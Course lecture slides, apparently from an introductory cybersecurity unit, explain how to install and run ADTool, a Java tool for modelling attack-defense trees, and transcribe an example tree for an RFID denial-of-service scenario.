CITS1003 Introduction to Cybersecurity
[7] Incidents exercises

Dr Garrison Gao

- Incident Analysis and Modelling
  - ADTool
  - CALDERA

ADTool

- What is ADTool?
  - ADTool, short for Attack-Defense Tree Tool, allows a user to model and analyze attack-defense scenarios using attack-defense trees.
  - Attack-Defense tree is an extension of attack tree by including not only the actions of an attacker, but also possible counteractions of a defender.

ADTool


- Installation
  - In a windows OS, download JDK (Java Development Kit):
    - Filename: jdk-23_windows-x64_bin.exe
    - https://www.oracle.com/java/technologies/downloads/
  - Install JDK
    - Double click the exe file

ADTool


- Installation
  - Download JDK
  - Install JDK
  - Download ADTool: https://satoss.uni.lu/members/piotr/adtool/
  - Github Repository: https://github.com/tahti/ADTool2
    - Filename: ADTool-1.4-jar-with-dependencies.jar

ADTool


- Installation
  - Download JDK
  - Download ADTool
  - Run the tool
    - Open PowerShell from the directory where the tool is downloaded
    - Run this command: java -jar .\ADTool-1.4-jar-with-dependencies.jar


Attack Defense Tree Tool
File Edit View Windows Domains Help
ADTerm Edit
ADTerm
op (
Remove Tag,
Disable Tag,
Overload Tag,
Disable Reader,
Disable Backend,
Block Communication
)
Validate
Revert
ADTree Edit
ADTree
RFID Dos Attack
Remove Tag
Disable Tag
Overload Tag
Disable Reader
Disable Backend
Block Communication

or proponents




or proponents



or

